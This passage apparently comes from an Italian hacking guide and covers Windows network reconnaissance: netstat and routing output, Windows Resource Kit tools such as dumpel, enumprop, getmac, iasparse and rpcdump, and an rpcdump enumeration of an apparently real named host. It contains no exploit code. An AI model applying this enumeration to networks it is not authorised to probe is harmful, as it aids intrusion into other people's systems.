  TCP    WEBSITEK-HOST-1:4748   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4750   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4751   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4752   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4755   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4757   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4758   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4759   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4760   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4761   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4762   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4763   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4764   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4765   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4766   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4767   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4768   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4769   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4770   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4771   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4772   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4773   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4774   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT

  TCP    WEBSITEK-HOST-1:http   cache-mtc-aa05.proxy.aol.com:28591  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   cache-mtc-ak07.proxy.aol.com:40351  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   cache-mtc-ak09.proxy.aol.com:15358  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   cache-mtc-al04.proxy.aol.com:40205  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   cache-mtc-am06.proxy.aol.com:33311  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   proxy1.infovia.com.gt:27408  ESTABLISHED
  TCP    WEBSITEK-HOST-1:http   proxy1.infovia.com.gt:27417  ESTABLISHED
  TCP    WEBSITEK-HOST-1:http   proxy1.infovia.com.gt:27418  ESTABLISHED
  TCP    WEBSITEK-HOST-1:http   proxy1.infovia.com.gt:27419  ESTABLISHED
  TCP    WEBSITEK-HOST-1:http   AC8F426A.ipt.aol.com:1288  FIN_WAIT_2
  TCP    WEBSITEK-HOST-1:http   spider11.tiscalinet.it:2399  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   spider11.tiscalinet.it:2438  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   spider11.tiscalinet.it:2511  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   spider11.tiscalinet.it:2520  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   spider11.tiscalinet.it:2601  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   spider11.tiscalinet.it:2621  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   spider11.tiscalinet.it:2687  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   spider11.tiscalinet.it:2713  TIME_WAIT
  TCP    WEBSITEK-HOST-1:http   ipdial-245-238.info.com.ph:1788  ESTABLISHED
  TCP    WEBSITEK-HOST-1:1026   websitek-host-2.websitek.it:3027  ESTABLISHED
  TCP    WEBSITEK-HOST-1:1032   websitek-host-2.websitek.it:1026  ESTABLISHED
  TCP    WEBSITEK-HOST-1:4749   websitek-host-2.websitek.it:epmap  TIME_WAIT
```

Mediante l’apposita opzione –r è possibile vedere le tabelle di routing.

```
E:\>netstat -r

Route Table
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x2 ...00 d0 b7 c8 7f 0c ...... Intel(R) PRO Adapter
0x3 ...00 50 8b 6c c4 d2 ...... Compaq Ethernet/FastEthernet or Gigabit NIC
0x4 ...00 50 8b 60 ee 2e ...... Compaq Ethernet/FastEthernet or Gigabit NIC
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0  192.168.255.150  192.168.255.17       1
          0.0.0.0          0.0.0.0  212.210.165.129  212.210.165.131      1
       10.10.10.0    255.255.255.0       10.10.10.1      10.10.10.1       1
       10.10.10.1  255.255.255.255        127.0.0.1       127.0.0.1       1
```

```
   10.255.255.255  255.255.255.255       10.10.10.1      10.10.10.1       1
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
    192.168.255.0    255.255.255.0   192.168.255.17  192.168.255.17       1
   192.168.255.17  255.255.255.255        127.0.0.1       127.0.0.1       1
  192.168.255.255  255.255.255.255   192.168.255.17  192.168.255.17       1
  212.210.165.128  255.255.255.128  212.210.165.131  212.210.165.131      1
  212.210.165.131  255.255.255.255        127.0.0.1       127.0.0.1       1
  212.210.165.255  255.255.255.255  212.210.165.131  212.210.165.131      1
        224.0.0.0        224.0.0.0       10.10.10.1      10.10.10.1       1
        224.0.0.0        224.0.0.0   192.168.255.17  192.168.255.17       1
        224.0.0.0        224.0.0.0  212.210.165.131  212.210.165.131      1
  255.255.255.255  255.255.255.255   192.168.255.17  192.168.255.17       1
Default Gateway:   192.168.255.150
===========================================================================
Persistent Routes:
  None
```

Windows Resource ToolKit

Nell'ambito della varie utilità che possono essere utilizzate per quello che riguarda la diagnostica di rete e per la gestione del sistema operativo Windows, c'è quello che viene chiamato cn il termine di Resource Kit di Windows.
Il pacchetto viene venduto come componente a parte dalla stessa Microsoft anche se alcune volte questo è reperibile nell'ambito di quelli che sono i costosissimi volumi legati a Windows 2000.
Il tutto è costituito da un certo numero di programmi ciascuno indirizzato a qualche particolare gestione come ad esempio Active Directory, DHCP, DNS e cosi via.
Dal punto di vista dell'hacker queste utilities possono essere utilizzate per ricavare un certo numero di informazioni molto dettagliate nell'ambito della descrizione di quella che è la struttura di Windows nell'ambito di una rete aziendale.
I programmi forniti nel resource toolkit sono alcune centinaia anche se di fatto quelle utilizzabili dal nostro punto di vista sono soltanto una piccola parte.
Chiaramente quelle che ci interessano sono quelle indirizzate ad ricavare delle informazioni legate alla struttura del sistema.
Vediamo la sintassi di alcune di queste.

Dumpel.exe: Dump Event Log

Esegue il dump del log del sistema locale o d un sistema remoto.

Sintassi:

dumpel -f *file* [**-s** *server*] [**-l** *log* [**-m** *source*]] [**-e** *n1 n2 n3*...] [**-r**] [**-t**] [**-d** *x*]

Where:

-f *file*
: specifies the file name for the output file. there is no default for **-f**, so you must specify the file.

-s *server*
: specifies the server for which you want to dump the event log. leading backslashes on the server name are optional.

-l *log*
: specifies which log (system, application, security) to dump. if an invalid *logname* is specified, the application log will be dumped.

-m *source*
: specifies in which source (such as rdr, serial, ...) to dump records. only one source can be supplied. if this switch is not used, all events are dumped. if a

source is used that is not registered in the registry, the application log will be searched for records of this type.

-e *n1 n2 n3* ...

filters for event id *nn* (up to ten can be specified). if the **-r** switch is not used, only records of these types are dumped; if **-r** is used, all records except records of these types are dumped. if this switch is not used, all events from the specified *sourcename* are selected. you cannot use this switch without the **-m** switch.

-r

specifies whether to filter for specific sources or records, or to filter them out.

-t

specifies that individual strings are separated by tabs. if **-t** is not used, strings are separated by spaces.

-d *x*

dumps events for the past *x* days.

L'output è come segue.

Dump Event Log Examples

To dump the system event log on server \\EVENTSVR to a file named Event.out, use:

dumpel -f event.out -s eventsvr -l system

To dump the local system event log to a file named Event.out, but only get Rdr events 2013, use:

dumpel -f event.out -l system -m rdr -e 2013

To dump the local application log to a file named Event.out, and get all events except ones from the Garbase source, use:

dumpel -f event.out -l application -m garbase -r

Enumprop.exe: Enumerate Properties

Esegue il dump di qualsiasi oggetto relativo a servizi di directory.

Sintassi:

enumprop [*options*] *LDAP-PATH*

Where:

options

include:

/sec

displays only the security descriptor.

/attr:*attr1,attr2...*

displays only these attributes.

LDAP-PATH

specifies the LDAP (Lightweight Directory Access Protocol) path to the object.

Gli esempi d'uso :

Example One

```
c:\>enumprop "LDAP://cn=administrator,cn=users,dc=user5,dc=com"

LDAP://cn=administrator,cn=users,dc=user5,dc=com: 29 set properties.

 1: accountExpires: 9223372036854775807
 2: badPasswordTime: 0
 3: badPwdCount: 0
 4: codePage: 0
 5: cn: Administrator
 6: countryCode: 0
 7: description: Built-in account for administering the
computer/domain
 8: instanceType: 4
 9: isCriticalSystemObject:  Type 6
10: memberOf:
        CN=Domain Admins,CN=Users,DC=user5,DC=com
        CN=Enterprise Admins,CN=Users,DC=user5,DC=com
        CN=Schema Admins,CN=Users,DC=user5,DC=com
        CN=Administrators,CN=Builtin,DC=user5,DC=com
11: lastLogoff: 0
12: lastLogon: 125589045061875000
13: logonCount: 2
14: nTSecurityDescriptor:
15: distinguishedName: CN=Administrator,CN=Users,DC=user5,DC=com
16: objectCategory:
CN=Person,CN=Schema,CN=Configuration,DC=user5,DC=com
17: objectClass:
        top
        person
        organizationalPerson
        user
18: objectGUID: {6501886D-9A84-11D2-BC7C-00C04F82FE9D}
19: objectSid: S-1-5-21-842925246-1454471165-682003330-500
20: primaryGroupID: 513
21: pwdLastSet: 125589047530625000
22: name: Administrator
23: sAMAccountName: Administrator
24: sAMAccountType: 805306368
25: userAccountControl: 66048
26: uSNChanged: 2264
27: uSNCreated: 2113
28: whenChanged: 23/12/1998 17:39:13
29: whenCreated: 23/12/1998 17:27:47
```

Example Two

```
c:>enumprop /attr:objectguid,distinguishedname,objectsid
"LDAP://cn=administrator,cn=users,dc=user5,dc=com"

LDAP://cn=administrator,cn=users,dc=user5,dc=com

 1: distinguishedName: CN=Administrator,CN=Users,DC=user5,DC= com
```

```
 2: objectGUID: {6501886D-9A84-11D2-BC7C-00C04F82FE9D}
 3: objectSid: S-1-5-21-842925246-1454471165-682003330-500
```

Example Three

```
c:>enumprop /sec "LDAP://cn=administrator,cn=users,dc=user5,dc=com"

LDAP://cn=administrator,cn=users,dc=user5,dc=com

Revision: 1
Control: 35844
Owner: BUILTIN\Administrators
Group: BUILTIN\Administrators
No System ACL
Discretionary ACL:
   AclRevision: 4
   AceCount: 7
   Ace #: 1
      Trustee: Everyone
      AccessMask: 0x130
         ADS_RIGHT_DS_READ_PROP
         ADS_RIGHT_DS_WRITE_PROP
      AceType: 0x5
         ADS_ACETYPE_ACCESS_ALLOWED_OBJECT  - ?
      AceFlags: 0x0
      Flags: 0x1
         ACE_OBJECT_TYPE_PRESENT - The ObjectType member contains a
GUID
      ObjectType: {AB721A53-1E2F-11D0-9819-00AA0040529B}
         Control: Change Password
      InheritedObjectType: NULL
   Ace #: 2
      Trustee: NT AUTHORITY\Authenticated Users
      AccessMask: 0x10
         ADS_RIGHT_DS_READ_PROP
      AceType: 0x0
         ADS_ACETYPE_ACCESS_ALLOWED - Allows Trustee access
      AceFlags: 0x0
      Flags: 0x0
      ObjectType: NULL
      InheritedObjectType: NULL
   Ace #: 3
      Trustee: NT AUTHORITY\Authenticated Users
      AccessMask: 0x20028
         ADS_RIGHT_READ_CONTROL
         ADS_RIGHT_DS_SELF
         ADS_RIGHT_DS_WRITE_PROP
      AceType: 0x5
         ADS_ACETYPE_ACCESS_ALLOWED_OBJECT  - ?
      AceFlags: 0x0
      Flags: 0x1
         ACE_OBJECT_TYPE_PRESENT - The ObjectType member contains a
GUID
      ObjectType: {BC0AC240-79A9-11D0-9020-00C04FC2D4CF}
         Control: Modify Group Membership
      InheritedObjectType: NULL
   Ace #: 4
      Trustee: BUILTIN\Administrators
      AccessMask: 0xf01ff
         ADS_RIGHT_DELETE
         ADS_RIGHT_READ_CONTROL
         ADS_RIGHT_WRITE_DAC
```

```
         ADS_RIGHT_WRITE_OWNER
         ADS_RIGHT_DS_CREATE_CHILD
         ADS_RIGHT_DS_DELETE_CHILD
         ADS_RIGHT_ACTRL_DS_LIST
         ADS_RIGHT_DS_SELF
         ADS_RIGHT_DS_READ_PROP
         ADS_RIGHT_DS_WRITE_PROP
         ADS_RIGHT_DS_DELETE_TREE
         ADS_RIGHT_DS_LIST_OBJECT
      AceType: 0x0
         ADS_ACETYPE_ACCESS_ALLOWED - Allows Trustee access
      AceFlags: 0x0
      Flags: 0x0
      ObjectType: NULL
      InheritedObjectType: NULL
   Ace #: 5
      Trustee: NT AUTHORITY\SELF
      AccessMask: 0x130
         ADS_RIGHT_DS_READ_PROP
         ADS_RIGHT_DS_WRITE_PROP
      AceType: 0x5
         ADS_ACETYPE_ACCESS_ALLOWED_OBJECT  - ?
      AceFlags: 0x0
      Flags: 0x1
         ACE_OBJECT_TYPE_PRESENT - The ObjectType member contains a
GUID
      ObjectType: {AB721A53-1E2F-11D0-9819-00AA0040529B}
         Control: Change Password
      InheritedObjectType: NULL
   Ace #: 6
      Trustee: NT AUTHORITY\SELF
      AccessMask: 0x10
         ADS_RIGHT_DS_READ_PROP
      AceType: 0x0
         ADS_ACETYPE_ACCESS_ALLOWED - Allows Trustee access
      AceFlags: 0x0
      Flags: 0x0
      ObjectType: NULL
      InheritedObjectType: NULL
   Ace #: 7
      Trustee: USER5\Enterprise Admins
      AccessMask: 0xf01fd
         ADS_RIGHT_DELETE
         ADS_RIGHT_READ_CONTROL
         ADS_RIGHT_WRITE_DAC
         ADS_RIGHT_WRITE_OWNER
         ADS_RIGHT_DS_CREATE_CHILD
         ADS_RIGHT_ACTRL_DS_LIST
         ADS_RIGHT_DS_SELF
         ADS_RIGHT_DS_READ_PROP
         ADS_RIGHT_DS_WRITE_PROP
         ADS_RIGHT_DS_DELETE_TREE
         ADS_RIGHT_DS_LIST_OBJECT
      AceType: 0x0
         ADS_ACETYPE_ACCESS_ALLOWED - Allows Trustee access
      AceFlags: 0x13
         ADS_ACEFLAG_INHERIT_ACE - Child container objects inherit
ace, inherited unless NO_PROPAGATE_INHERIT_ACE is set
         ADS_ACEFLAG_VALID_INHERIT_FLAGS -
         ADS_ACEFLAG_INHERITED_ACE - This ACE was inherited
      Flags: 0x0
```

```
      ObjectType: NULL
      InheritedObjectType: NULL
```

Getmac.exe: GetMAC

Restituisci l'indirizzo MAC di un sistema locale o sulla rete.

Sintassi:

getmac [*computername*] [*computername.domain.com*]

Where:

computername
: is the NetBIOS name of a computer accessible across a network (including via RAS).

computername.domain.com
: is the DNS name of a computer accessible across a network (including via RAS)

GetMAC Example

`C:\>getmac \\host`

returns the following information:

```
Information for machine \\host

Transport Address Transport Name

----------------- --------------

00-00-1B-16-78-76 \Device\NetBT_NE32007

00-00-1B-16-78-76 \Device\NwlnkNb

00-00-00-00-00-00 \Device\NetBT_NdisWan5

52-41-53-48-00-01 \Device\Nbf_NdisWan4

52-41-53-48-00-04 \Device\Nbf_NdisWan8

00-00-1B-16-78-76 \Device\Nbf_NE32007
```

In this example:

00-00-1b-16-78-76 is the address of an NE3200 Ethernet card.

00-00-00-00-00-00, 52-41-53-48-00-01, and 52-41-53-48-00-04 are RAS addresses.

When attempting a connection to a remote computer over the network, the workstation service will use the following order:

NetBT (TCP/IP) over the NE3200

NwlinkNb (IPX) over the NE3200

NetBT over one of the RAS links

Nbf (NetBIOS) over two other remote access server links

Nbf over the NE3200

Iasparse.exe: IAS Parse Tool

Esegue il parsing del Internet Authentication Service (IAS) e remote access server logs e converte in un formato leggibile.

Sintassi:

iasparse [**-f:***filename*] [**-p**] [**-v**] [**-?**]

Where:

-f:*filename*
parses the file *filename*. By default, IasParse parses the file %windir%\system32\logfiles\iaslog.log

-p
sends output directly to display. Sets the log file directory in the IAS snap-in to \\.\pipe.

-v
displays the description associated with attributes in the log file. For example, for this attribute:
`Client-Vendor : VENDOR`
it shows this description:
`Manufacturer of RADIUS proxy or NAS. (IAS only)`

-?
displays a syntax screen at the command prompt.

IasParse Examples

IAS Format
`iasparse –f:iaslog.log`

```
The line logged into the file:
172.31.230.187,rajeshp,02/09/2000,23:18:00,IAS,RA
JESHP2,6,2,7,1,5,11,61,5,64,1,65,1,31,172.31.225.108,66,172.31.225.10
8,4108,172.
31.230.187,4116,9,4128,rajeshp3,4147,311,4148,MSRASV5.00,4129,RAJESHP
2\rajeshp,4136,1,4142,0

 NAS_IP_Address       :  172.31.230.187
 User_Name            :                rajeshp
 Record_Date          :                02/09/2000
 Record_Time          :                23:18:00
```

```
 Service_Name        :                 IAS
 Computer_Name       :         RAJESHP2
 Service-Type        :                 Framed
 Framed-Protocol     :                 PPP
 NAS-Port            :                 11
 NAS-Port-Type       :                 Virtual
 Tunnel-Type         :                 PPTP
 Tunnel-Medium-Type  :         IP
 Calling-Station-Id  :                 172.31.225.108
 Tunnel-Client-Endpt :         172.31.225.108
 Client-IP-Address   :                 172.31.230.187
 Client-Vendor       :          VENDOR
 Client-Friendly-Name:         rajeshp3
 MS-RAS-Vendor       :  Microsoft
 MS-RAS-Version      :         MSRASV5.00
 SAM-Account-Name    :         RAJESHP2\rajeshp
 Packet-Type         :                 Access-Request
 Reason-Code         :          The operation completed successfully.


The line logged into the file:
172.31.230.187,rajeshp,02/09/2000,23:18:00,IAS,RA
JESHP2,4130,RAJESHP2\rajeshp,4129,RAJESHP2\rajeshp,4128,rajeshp3,4116
,9,4108,172.31.230.187,4136,3,4142,16

 NAS_IP_Address      :         172.31.230.187
 User_Name           :                 rajeshp
 Record_Date         :                 02/09/2000
 Record_Time         :                 23:18:00
 Service_Name        :                 IAS
 Computer_Name       :         RAJESHP2
 Fully-Qualifed-User-Name: RAJESHP2\rajeshp
 SAM-Account-Name    : RAJESHP2\rajeshp
 Client-Friendly-Name: rajeshp3
 Client-Vendor       : VENDOR
Client-IP-Address   : 172.31.230.187
 Packet-Type         : Access-Reject
 Reason-Code         : Authentication failure: unknown user name or
bad password
```

ODBC-Compatible Format
iasparse

```
The line logged into the file:
"RAJESHP3","IAS",05/17/1999,15:31:11,4,"rajeshp"
,,"172.31.225.108",,"20.20.20.3",,"172.31.230.187",11,9,"172.31.230.1
87","rajes
p3",4294967295,5,,1,2,,,0,"311 1 172.31.230.187 05/17/1999 17:13:09
3",,1200,,,
,0,318,370,"14",1,0,13,13,,"37","0x00000001",,1,1,"172.31.225.108",,,
,,,,,"MSRASV5.00",311,,,,

 Computer_Name       :         "RAJESHP3"
 Service_Name        :                 "IAS"
 Record_Date         :                 05/17/1999
 Record_Time         :                 15:31:11
 Packet-Type         :                 Accounting-Request
 User-Name           :          "rajeshp"
 Fully-Qualifed-User-Name:
 Called-Station-Id   :
 Calling-Station-Id  :                 "172.31.225.108"
 Callback-Number     :
```

```
 Framed-IP-Address   :         "20.20.20.3"
 NAS-Identifier      :
 NAS-IP-Address      :          "172.31.230.187"
 NAS-Port            :                 11
 Client-Vendor       :                 VENDOR
 Client-IP-Address   :          "172.31.230.187"
 Client-Friendly-Name:         "rajeshp3"
 Port-Limit          :                 4294967295
 NAS-Port-Type       :          Virtual
 Connect-Info        :
 Framed-Protocol     :                 PPP
 Service-Type        :                 Framed
 Authentication-Type :         Unknown
 NP-Policy-Name      :
 Reason-Code         :                 The operation completed
successfully.
 Class               :                 "311 1 172.31.230.187
05/17/1999 17:13:09 3"
 Session-Timeout     :
 Idle-Timeout        :                 1200
 Termination-Action  :
 EAP-Friendly-Name   :
 Acct-Status-Type    : Start
 Acct-Delay-Time     : 0
 Acct-Input-Octets   : 318
 Acct-Output-Octets  : 370
 Acct-Session-Id     : "14"
 Acct-Authentic      : Radius
 Acct-Session-Time   : 0
Acct-Input-Packets  : 13
Acct-Output-Packets : 13
Acct-Terminate-Cause: Unknown
Acct-Multi-Ssn-Id   : "37"
Acct-Link-Count     : "0x00000001"
Acct-Interim-Interval:
Tunnel-Type         : PPTP
Tunnel-Medium-Type  : IP
Tunnel-Client-Endpt : "172.31.225.108"
Tunnel-Server-Endpt :
Acct-Tunnel-Conn    :
Tunnel-Pvt-Group-ID :
Tunnel-Assignment-ID:
Tunnel-Preference   :
MS-Acct-Auth-Type   :
MS-Acct-EAP-Type    :
MS-RAS-Version      : "MSRASV5.00"
MS-RAS-Vendor       : Microsoft
MS-CHAP-Error       :
MS-CHAP-Domain      :
MS-MPPE-Encryption-Types:
MS-MPPE-Encryption-Policy:
```

RPC Ping: RPC Connectivity Verification Tool

Verifica del sistema RPC per la connettività.

Sintassi:

rpings [**-p** *ProtocolSequence*]

Where:

ProtocolSequence
is the friendly name for one of the supported transport mechanisms of RPC, as follows:

Friendly Name	Description
namedpipes	NCA connection over Named Pipes (ncacn_np)
tcpip	NCA connection over TCP/IP (ncacn_ip_tcp)
netbios	NCA connection over NetBIOS on NetBEUI (ncacn_nb_nb)
ipx/spx	NCA connection over SPX (ncacn_spx)
vines	NCA connection over Banyan Vines (ncacn_vns_spp)

Rpingc and Rpingc16 Options

Exchange Server: The name of the Exchange Server to ping

Protocol Sequence: The following options are available:

Any (default)

Named Pipes

IPX/SPX

TCP/IP

NetBIOS

Vines

End Point: The following End Points on the Exchange Server are available:

RPing (default, all)

Store (the Exchange Store)

Admin (the Exchange Administrator)

Number of Pings: Continuous

Stop at ___

Mode: Ping Only (character echoed by Rpings)

End Point Search (enumerates all endpoints available)

Run with Security (verifies that authenticated RPCs work)

Rpcdump.exe: RPC Dump

Esegue il dump delle informazioni RPC.

Sintassi:

rpcdump [/**s**] [/**v**] [/**i**] [/**p** *protocol*] [**-?**]

Where:

/s
specifies the name of server to interrogate. Defaults to local if not specified.

/v
runs in verbose mode.

/i
pings all registered endpoints to determine if the service that registered the endpoint is listening.

Note

This can take a while over slow network links. RPC Dump is multi-threaded to help with performance in this area. A status bar displays the progress.

/p *protocol*
is the name for one of the supported transport mechanisms of RPC. The default is ncacn_ip_tcp. Valid protocols include the following:

ncacn_np	Connection-oriented named pipes
ncacn_mq	Datagram connectionless over the Message Queuing server
ncadg_ipx	Datagram connectionless IPX
ncacn_spx	Connection-oriented SPX
ncacn_http	Connection-oriented TCP/IP using Microsoft Internet Information Services as HTTP proxy.
ncacn_nb_nb	Connection-oriented NetBEUI
ncacn_nb_tcp	Connection-oriented NetBIOS over TCP
ncacn_nb_ipx	Connection-oriented NetBIOS over IPX
ncacn_ip_tcp	Connection-oriented TCP/IP
ncacn_at_dsp	AppleTalk DSP

ncadg_ip_udp	Datagram connectionless UDP/IP
ncacn_vns_spp	Connection-oriented Vines SPP transport
ncacn_dnet_nsp	Connection-oriented DECnet transport
ncacn_nb_xns	Connection-oriented XNS

-?

displays a command-line syntax screen.

RPC Dump Example

In this example, a client is unable to start mail because it cannot connect to the server. You can run RPC Dump on the Microsoft® Exchange server to verify that the proper services (such as directory and store) are registered and responding to RPC calls.

In the sample output, the Exchange server has registered its endpoints and is listening for RPC calls.

rpcdump /s reskit /i

```
ncacn_ip_tcp(Connection-oriented TCP/IP)
  172.30.5.86[1526] [f5cc59b4-4264-101a-8c59-08002b2f8426] MS
Exchange Directory DRS Interface :YES
  172.30.5.86[1526] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS
Exchange Directory XDS Interface :YES
  172.30.5.86[1526] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS
Exchange Directory NSP Interface :YES
  172.30.5.86[1544] [a4f1db00-ca47-1067-b31f-00dd010662da] Exchange
Server STORE EMSMDB Interface :YES
  172.30.5.86[1544] [a4f1db00-ca47-1067-b31e-00dd010662da] Exchange
Server STORE ADMIN Interface :YES
  172.30.5.86[1544] [89742ace-a9ed-11cf-9c0c-08002be7ae86] Exchange
Server STORE ADMIN Interface :YES
  172.30.5.86[1544] [99e64010-b032-11d0-97a4-00c04fd6551d] Exchange
Server STORE ADMIN Interface :YES
```

Notice that some endpoints might not have a friendly name or annotation. It is up to the service that registers the endpoint to fill in this field.

In verbose mode, additional information is displayed such as version and ComTimeOutValue.

rpcdump /s reskit /i /v

```
ProtSeq:ncacn_np
Endpoint:\pipe\0000011C.001
NetOpt:
Annotation:Exchange Server STORE ADMIN Interface
IsListening:YES
StringBinding:ncacn_np:\\\\RESKIT[\\pipe\\0000011C.001]
UUID:a4f1db00-ca47-1067-b31e-00dd010662da
ComTimeOutValue:RPC_C_BINDING_DEFAULT_TIMEOUT
```

```
VersMajor 1  VersMinor 0
```

```
D:\Programmi\Resource Pro Kit>rpcdump

RPCDump:Rpc endpoint diagnostic utility.

        /S      Name of server to interogate.(Defaults to local if
not specified
)
        /V      Verbose Mode.
        /I      Ping all registered endpoints.
        /P      Protocol:(default ncacn_ip_tcp)
                        ncacn_np (Connection-oriented named pipes)
                        ncacn_mq (Datagram (connectionless) over the
Microsoft M
essage Queue Server)
                        ncadg_ipx (Datagram (connectionless) IPX)
                        ncacn_spx (Connection-oriented SPX)
                        ncacn_http (Connection-oriented TCP/IP using
Microsoft I
nternet Information Server as HTTP proxy.)
                        ncacn_nb_nb (Connection-oriented NetBEUI)
                        ncacn_nb_tcp (Connection-oriented NetBIOS
over TCP)
                        ncacn_nb_ipx (Connection-oriented NetBIOS
over IPX)
                        ncacn_ip_tcp (Connection-oriented TCP/IP)
                        ncacn_at_dsp (AppleTalk DSP)
                        ncadg_ip_udp (Datagram (connectionless)
UDP/IP)
                        ncacn_vns_spp (Connection-oriented Vines SPP
transport)
                        ncacn_dnet_nsp (Connection-oriented DECnet
transport)
                        ncacn_nb_xns (Connection-oriented XNS)

        e.g. rpcdump /s foo /v /i

D:\Programmi\Resource Pro Kit>rpcdump /S websitek-host-1.websitek.it /P:ncacn_ip
_tcp
Querying Endpoint Mapper Database...
99 registered endpoints found.

ncacn_http(Connection-oriented TCP/IP using Microsoft Internet Information Serve
r as HTTP proxy.)
  192.168.255.17[1029] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  10.10.10.1[1029] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  212.210.165.131[1029] [12345678-1234-abcd-ef00-01234567cffb]  :NOT_PINGED
  192.168.255.17[1029] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory NS
P Interface :NOT_PINGED
  10.10.10.1[1029] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory NSP In
terface :NOT_PINGED
  212.210.165.131[1029] [f5cc5a18-4264-101a-8c59-08002b2f8426] MS NT Directory N
SP Interface :NOT_PINGED
  192.168.255.17[1029] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory XD
S Interface :NOT_PINGED
  10.10.10.1[1029] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory XDS In
terface :NOT_PINGED
  212.210.165.131[1029] [f5cc5a7c-4264-101a-8c59-08002b2f8426] MS NT Directory X
DS Interface :NOT_PINGED
  192.168.255.17[1029] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory DR
S Interface :NOT_PINGED
  10.10.10.1[1029] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory DRS In
terface :NOT_PINGED
  212.210.165.131[1029] [e3514235-4b06-11d1-ab04-00c04fc2dcd2] MS NT Directory D
RS Interface :NOT_PINGED
```

```
ncacn_ip_tcp(Connection-oriented TCP/IP)
  192.168.255.17[1163] [50abc2a4-574d-40b3-9d66-ee4fd5fba076]  :NOT_PINGED
  10.10.10.1[1163] [50abc2a4-574d-40b3-9d66-ee4fd5fba076]  :NOT_PINGED
  212.210.165.131[1163] [50abc2a4-574d-40b3-9d66-ee4fd5fba076]  :NOT_PINGED
  192.168.255.17[1162] [8cfb5d70-31a4-11cf-a7d8-00805f48a135]  :NOT_PINGED
  10.10.10.1[1162] [8cfb5d70-31a4-11cf-a7d8-00805f48a135]  :NOT_PINGED
  212.210.165.131[1162] [8cfb5d70-31a4-11cf-a7d8-00805f48a135]  :NOT_PINGED
  192.168.255.17[1162] [82ad4280-036b-11cf-972c-00aa006887b0]  :NOT_PINGED
  10.10.10.1[1162] [82ad4280-036b-11cf-972c-00aa006887b0]  :NOT_PINGED
  212.210.165.131[1162] [82ad4280-036b-11cf-972c-00aa006887b0]  :NOT_PINGED
  192.168.255.17[1141] [130ceefb-e466-11d1-b78b-00c04fa32883] NTDS ISM IP Transp
ort :NOT_PINGED
  10.10.10.1[1141] [130ceefb-e466-11d1-b78b-00c04fa32883] NTDS ISM IP Transport
:NOT_PINGED
  212.210.165.131[1141] [130ceefb-e466-11d1-b78b-00c04fa32883] NTDS ISM IP Trans
port :NOT_PINGED
  192.168.255.17[1114] [a00c021c-2be2-11d2-b678-0000f87a8f8e] PERFMON SERVICE :N
OT_PINGED
  10.10.10.1[1114] [a00c021c-2be2-11d2-b678-0000f87a8f8e] PERFMON SERVICE :NOT_P
INGED
  212.210.165.131[1114] [a00c021c-2be2-11d2-b678-0000f87a8f8e] PERFMON SERVICE :
NOT_PINGED
  192.168.255.17[1114] [d049b186-814f-11d1-9a3c-00c04fc9b232] NtFrs API :NOT_PIN
GED
